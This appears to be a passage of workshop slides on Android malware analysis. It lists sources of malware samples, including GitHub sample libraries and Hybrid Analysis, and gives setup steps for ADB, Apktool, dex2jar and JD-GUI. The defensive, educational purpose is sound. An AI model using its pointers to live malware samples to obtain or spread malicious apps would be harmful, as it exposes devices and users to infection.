
- ✓ The Mecca of malware
- ✓ Free analysis tools
- ✓ Can't download samples without an "Intelligence" account



Hybrid Analysis

<https://hybrid-analysis.com>


- ✓ Smaller repository, but free!
- ✓ Can search by file type
- ✓ Great for independent research; may not find anything particularly new/newsworthy



Github!?

<https://github.com/mstfknn/android-malware-sample-library>


- ✓ Free!
- ✓ Many independent researchers are uploading (mostly Android) samples to malware-specific repos
- ✓ Will likely be stuff that's already been analysed/blogged about - this can be great for self-study! (eg. Analyse a sample and then read the blog post to see if you missed anything)



Threat Hunting

- ✓ Google Alerts / RSS feeds (usually only reveals known families)
- ✓ Parsing / trolling Twitter for potential campaigns
- ✓ 3P app stores
- ✓ Google Play or iTunes for “U”-shaped review patterns or extraneous functionality
- ✓ APKPure to download Google Play apps (** sketchy. Only download to your red phone) - <https://apkpure.com>

Building Your Malware Analysis Lab



Mobile Malware Analysis Lab Components

- ✓ Command Line
- ✓ Disassembly Tool
- ✓ Code Editor
- ✓ Network Traffic Analyzer
- ✓ Decompilation Tool
- ✓ Emulator/Device
- ✓ Android Debug Bridge (ADB)

ADB (Android Debug Bridge)

```
$ sudo apt-get install adb #Debian  
$ sudo yum install android-tools #Fedora/SUSE
```

adb interacts with devices, emulators to give a shell, read logs, etc.
Incredibly important for working with samples - especially those that may be packed/obfuscated!

Thoughts on Emulators

I'm not a fan (for malware analysis). 🤷

A *lot* of samples use emulator evasion techniques to hide their malicious activity.

You don't need a fancy Android device; it doesn't even *need* to be a phone! My personal red device was \$50CAD. (So like \$37USD) 😭

But, they can be handy for a quick look at what an app may be doing.

Working with Android Debug Bridge

Download from your connected device via adb

```
$ adb pull [REMOTE] [LOCAL]
```

Install apk to device

```
$ adb install package.apk
```

Getting an Interactive Shell

```
$ adb devices # list all devices on your computer  
$ adb -s DEVICE_ID shell # start an interactive shell for DEVICE_ID
```



Apktool

Apktool is a handy application that allows us to decompile an APK and view the *SMALI* files packaged within. Decompiling the app with Apktool will also allow us to view *AndroidManifest.xml* for a basic understanding of what an app is doing, as well as areas where permissions may be over-granted.

If you want to make changes to a decompiled application, you can use Apktool to re-build the app as well. We won't be doing that in today's workshop, but it's useful for future reversing projects.

- ✓ DEX (binary Dalvik bytecode) → **smali**
(human readable)

```
wget https://raw.githubusercontent.com/iBotPeaches/Apktool/master/scripts/linux/apktool.bat

wget https://bitbucket.org/iBotPeaches/apktool/downloads/apktool_2.3.3.jar

mv apktool_2.3.3.jar apktool

sudo mv apktool.jar /usr/local/bin
sudo mv apktool /usr/local/bin
sudo chmod +x /usr/local/bin/apktool.jar
sudo chmod +x /usr/local/bin/apktool
```

<https://ibotpeaches.github.io/Apktool/>

dex2jar

Dex2Jar will allow us to convert classes.dex, the Dalvik Executable, to readable .class files. For ART apps where the dex files are converted to OAT files, we can still extract the .dex files and convert to .class. Once we have .class files for each of the, well, classes in the app, we'll use JD-GUI to view them.

- ✓ Converts .dex files to .class files and packages them into a jar.
- ✓ Necessary step for analysis in JD-GUI

```
$ git clone https://github.com/pxb1988/dex2jar.git
```

<https://github.com/pxb1988/dex2jar>

JDGU

- ✓ Decompiler
- ✓ Displays a somewhat accurate representation of the .class files converted by Dex2Jar



[jd-gui-0.3.5.linux.i686.tar.gz](#)

Size : 1.1 MB

MD5 checksum : 3E82FFCB98508971D96150CF57837B13



[jd-gui-0.3.5.osx.i686.dmg](#)

Size : 1.5 MB

MD5 checksum : 203605F4B264294E7861D4538E2BC9EA



[jd-gui-0.3.6.windows.zip](#)

Size : 770 KB

MD5 checksum : AC391B87FBEB6A10C17EEE5BF085EB37



